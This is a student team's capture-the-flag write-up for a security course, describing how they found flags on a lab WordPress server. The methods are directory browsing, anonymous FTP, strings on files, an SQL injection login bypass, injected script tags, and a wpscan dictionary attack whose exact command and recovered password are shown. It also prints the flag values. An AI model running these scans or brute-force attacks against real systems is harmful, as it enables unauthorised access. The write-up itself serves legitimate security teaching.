


Comp 116, Assignment 3: Capture The Flags Write-Up

Team 13: Phillip Braunstein, Rachel Hogue, Shawyoun Shaidani, Mary Matthews


Location: <http://67.23.79.113/ctf/wp-content/uploads/2015/10/README.txt>

Exploit: Basic Wordpress vulnerability (one of many). Ming highlighted that the directory with media assets is publicly accessible by default. We found this simply by accessing the folder and poking around.



Location: The FTP login greeting banner at 67.23.79.113: 21

Exploit: We performed an nmap scan on the provided IP and tried accessing the services we found. Anonymous login was enabled on FTP, which looked suspicious.




The image shows two windows from a Kali Linux environment. The top window is Zenmap, displaying an nmap scan of 67.23.79.113. The scan results show several open ports: 21/tcp (ftp), 22/tcp (ssh), 80/tcp (http), and 3306/tcp (mysql). The 21/tcp port is highlighted, indicating it is the focus of the exploit. The bottom window is a terminal running a John the Ripper session. It shows the user attempting to crack a password hash. The session is aborted, and the user then attempts to connect to the FTP service on 67.23.79.113. The terminal output shows the user successfully connecting to the FTP service and receiving the banner: "220 key{3ade9451b891078b05616e2a3a9754ce33ff3a6e}".

```
zenmap
Scan Tools Profile Help
Target: -script http-wordpress-brute 67.23.79.113/ctf Profile: Scan Cancel
Command: nmap -p 80 -script http-wordpress-brute 67.23.79.113/ctf
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
www.pupcast.com
nmap -T4 -A -v 67.23.79.113
NSE: Script scanning 67.23.79.113.
Initiating NSE at 17:18
Completed NSE at 17:18, 7.37s elapsed
Initiating NSE at 17:18
Completed NSE at 17:18, 0.00s elapsed
Nmap scan report for www.pupcast.com (67.23.79.113)
Host is up (0.041s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE      VERSION
21/tcp    open      ftp          vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open      ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu.2.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_ 1024 b7:a5:3b:cc:d7:7b:f4:fc:7d:a7:ec:86:fc:b9:97:e9 (DSA)
|_ 2048 5c:e8:eb:21:e3:3a:1e:21:37:d4:7d:f3:76:62:38:4f (RSA)
80/tcp    open      http         nginx 1.4.6 (Ubuntu)
|_http-favicon: Unknown favicon MD5: BA307F5ECD8FC99FC0938EFA9CDDA7A4
|_http-methods: No Allow or Public header in OPTIONS response (status code 405)
|_http-server-header: nginx/1.4.6 (Ubuntu)
|_http-title: H@ck3d
135/tcp   filtered  msrpc
139/tcp   filtered  netbios-ssn
445/tcp   filtered  microsoft-ds
3306/tcp  open      mysql        MySQL 5.5.46-0ubuntu0.14.04.2
|_mysql-info:
|_ Protocol: 53
|_ Version: .5.46-0ubuntu0.14.04.2
|_ Thread ID: 5458

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# emacs test.txt
root@kali:~# emacs test2.txt
root@kali:~# john test2.txt
Warning: detected hash type "has-160", but the string is also recognized as "Raw-SHA1"
Use the "--format=Raw-SHA1" option to force loading these as that type instead
Warning: detected hash type "has-160", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "has-160", but the string is also recognized as "Raw-SHA"
Use the "--format=Raw-SHA" option to force loading these as that type instead
Warning: detected hash type "has-160", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "has-160", but the string is also recognized as "Raw-SHA1-ng"
Use the "--format=Raw-SHA1-ng" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (has-160 [HAS-160 32/64])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:48:08 3/3 0g/s 6554Kp/s 6554Kc/s 6554KC/s rtc<e..rtGnf
Session aborted
root@kali:~# ftp http://67.23.79.113
^C
root@kali:~# ftp 67.23.79.113
Connected to 67.23.79.113.
220 key{3ade9451b891078b05616e2a3a9754ce33ff3a6e}
Name (67.23.79.113:root):
```

Location: <http://67.23.79.113/ctf/runme.exe>

Exploit: We ran "strings" against the binary file. That gave us the message that we needed to "watch the video" to find a number, and then SHA-1 the number. We performed a sort of "parallel computing" by designating one teammate to analyze the packets of the Sesame Street video using Wireshark, and designating another teammate "brute-force" the key by entering "ONE", "TWO", "THREE".... into an online SHA-1 tool. The brute-force person won by using the SHA-1 digest of the word "SEVEN". While we were not successful in downloading the actual video, this clue was relatively exploitable via a social engineering pathway since we could see that the video was a sesame street video, and a number in a sesame street video couldn't be too high, so it was feasible to brute force it as described above. The video we tried to download (based on the 200 get request found in the packet) was at 192.168.1.8/Movies/sesamestreet.mp4



```
w5Vm
w5VT
w5VX
GJ9^
w5VL
iWatch the video. The key is the SHA1 sum of the number, as a word in all cap
s, in the video.
4JP@
GJ:^
@JQ@
GJ:^
w5V@
.JR@
GJ:^
HTTP/1.1 400 Bad Request
Date: Sun, 01 Nov 2015 02:24:50 GMT
Server: Apache/2.2.22 (Debian)
Vary: Accept-Encoding
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
```

SHA1 online
www.sha1-online.com

Home Page | [SHA1 in JAVA](#) | [Secure password generator](#) | [Linux](#)

SHA1 and other hash functions online generator

SEVEN hash
sha-1

Result for sha1: cabd534c35ee6a39365f4ed3bce4eafdcc3d4b8d

Location: 67.23.79.113/ctf/board.php/crying.gif

Exploit: We started at board.php. You can manipulate the returned set of posts with different values in the id parameter of the request; the important posts could be visible without specifying any value for that parameter. Originally, you'd get bombarded with a ton of javascript alerts and eventually get redirected to 4chan. Either using view-source, a javascript blocker or OWASP ZAP (simple pen-testing tool for web sites), you can examine the source of all the returned posts, which shows that some of them contain javascript calls, which were responsible for the alerts and redirect. A few of them were also performing DOM manipulation, and one in particular was replacing the content of the div with id of "logo". The crying picture was the original content of that div, but was getting removed, which seemed suspect. We were able to find the key by downloading the picture and then using the strings command.

```
<!DOCTYPE>
<head>
  <head>
    <title>The Happening</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <link rel="alternate stylesheet" type="text/css" href="site_burichan.css" title="Burichan" />
    <link rel="alternate stylesheet" type="text/css" href="site_futaba.css" title="Futaba" />
    <link rel="stylesheet" type="text/css" href="site_kusabax.css" title="Kusabax" />
  </head>


  <body>

    <div id="header"><h1><br/>The Happening</h1></div><form id="posting" method="post"><h4>New
Post</h4><p>Title: <input type="text" name="title" /></p><p>Post: <textarea name="post"></textarea></p><p><input type="submit"></p>
</form><h2><a href="board.php?id=389">ZAP</a></h2>
<p></p><script>alert(1);</script><p></p>
<h2><a href="board.php?id=388">ZAP</a></h2>
<p>0W45pz4p</p>
<h2><a href="board.php?id=387">ZAP</a></h2>
<p>zApPX15s5</p>
<h2><a href="board.php?id=386">ZAP</a></h2>
<p>|</p>
<h2><a href="board.php?id=385">ZAP</a></h2>
... /...

The piper's calling you to join him
Dear lady can you hear the wind blow and did you know
Your stairway lies on the whispering wind


And as we wind on down the road
Our shadows taller than our souls
There walks a lady we all know
Who shines white light and wants to show
How everything still turns to gold
And if you listen very hard
The tune will come to you at last
When all are one and one is all, yeah
To be a rock and not to roll
Ooooooooooooooh

And she's buying a stairway to heaven</p>
<h2><a href="board.php?id=1">Welcome to the 2015 CTF</a></h2>
<p>Thrash away!<script>document.getElementById("logo").src="logo.png"</script></p>
  <div id="footer">
    <hr/>
    <h3><a href="board.php">Home</a> | <a href="admin.php">Administration</a></h3>
  </div>
</body>
</head>
```



Location: 67.23.79.113/ctf/wp-content/uploads/2015/10/uncleherbert2.jpg


Exploit: Using the same basic exploit as the one used to get the README file (that is, directly accessing the wordpress contents via URL), but with an addition: we ran the “strings” command against the image file, and grepped it to match the string “key.”



```
Applications ▾ Places ▾ Terminal ▾ Wed 08:33 1
root@kali: ~/Downloads
File Edit View Search Terminal Help
<?xpacket end="w"?>
root@kali:~/Downloads# grep key uncleherbert2.jpg
Binary file uncleherbert2.jpg matches
root@kali:~/Downloads# strings uncleherbert2.jpg | grep key
" id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="X
MP Core 5.4.0"> <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
> <rdf:Description rdf:about="" xmlns:dc="http://purl.org/dc/elements/1.1/"> <dc
:subject> <rdf:Seq> <rdf:li>key{d1e2abc18a8b508f620471e42c72adf3818c6480}</rdf:li
i> </rdf:Seq> </dc:subject> </rdf:Description> </rdf:RDF> </x:xmpmeta>
```


Location: 67.23.79.113/ctf/main.php

Exploit: SQL injection. We used it to force a query that would always return true, so even though we lacked credentials, we were able to bypass the login screen. The key was in the source of the error page we found.



Location: 67.23.79.113/ctf/logout.php

Exploit: Then we tried a standard logout URL and found the second key in the source code of that page (after approximately a million breakline tags).



Location: 67.23.79.113/ctf/?p=33&preview=true

Exploit: This was a weak password (supermodel). We were able to use a dictionary attack in order to gain access to the blog and then the key was in one of the drafts. One of the tools we used wasn't very successful (http-wordpress-brute, a script that comes with nmap). Another tool, wpscan, gave us a list of users (although we had already been given the username bobo from the blog source code and hints from Ming), and then we ran a dictionary attack against that user account. The exact command used was "wpscan --url 67.23.79.113/ctf --wordlist /root/Downloads/10_million_password_list_top_1000000.txt --username bobo".

The screenshot shows a Kali Linux terminal window with the following output from the wpscan tool:

```
[+] XML-RPC Interface available under: http://67.23.79.113/ctf/xmlrpc.php
[!] Upload directory has directory listing enabled: http://67.23.79.113/ctf/wp-content/uploads/
[+] XML-RPC Interface available under: http://67.23.79.113/ctf/xmlrpc.php
[+] WordPress version 4.1-alpha-20141016 identified from meta generator
[+] WordPress theme in use: twentytwelve - v1.5
[+] WordPress version 4.1-alpha-20141016 identified from meta generator
[+] Name: twentytwelve - v1.5
  Location: http://67.23.79.113/ctf/wp-content/themes/twentytwelve/
  Style URL: http://67.23.79.113/ctf/wp-content/themes/twentytwelve/style.css
  Theme Name: Twenty Twelve
  Theme URI: http://wordpress.org/themes/twentytwelve/twentytwelve/
  Description: The 2012 theme for WordPress is a fully responsive theme that looks great on any device. Features...
  Author: the WordPress team
  Author URI: http://wordpress.org/themes/twentytwelve
[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
  Brute Forcing 'bobo' Time: 00:12:37 <=> (27980 / 1000000) 2.79% ETA: 07:18:52
[!] ERROR: Request timed out.
  Brute Forcing 'bobo' Time: 00:37:19 <=> (91047 / 1000000) 9.10% ETA: 06:12:37
[+] [SUCCESS] Login: bobo Password : supermodel
  Brute Forcing 'bobo' Time: 00:35:13 <=> (85919 / 1471657) 5.84% ETA: 09:27:49
```

Below the terminal output, a table lists the discovered users and passwords:

Id	Login	Name	Password
1	bobo		supermodel

The terminal also shows the following messages:

```
[+] Finished: Thu Nov 5 22:47:39 2015
[+] Requests Done: 91114
[!] Numerical argument is out of domain - "log"
```

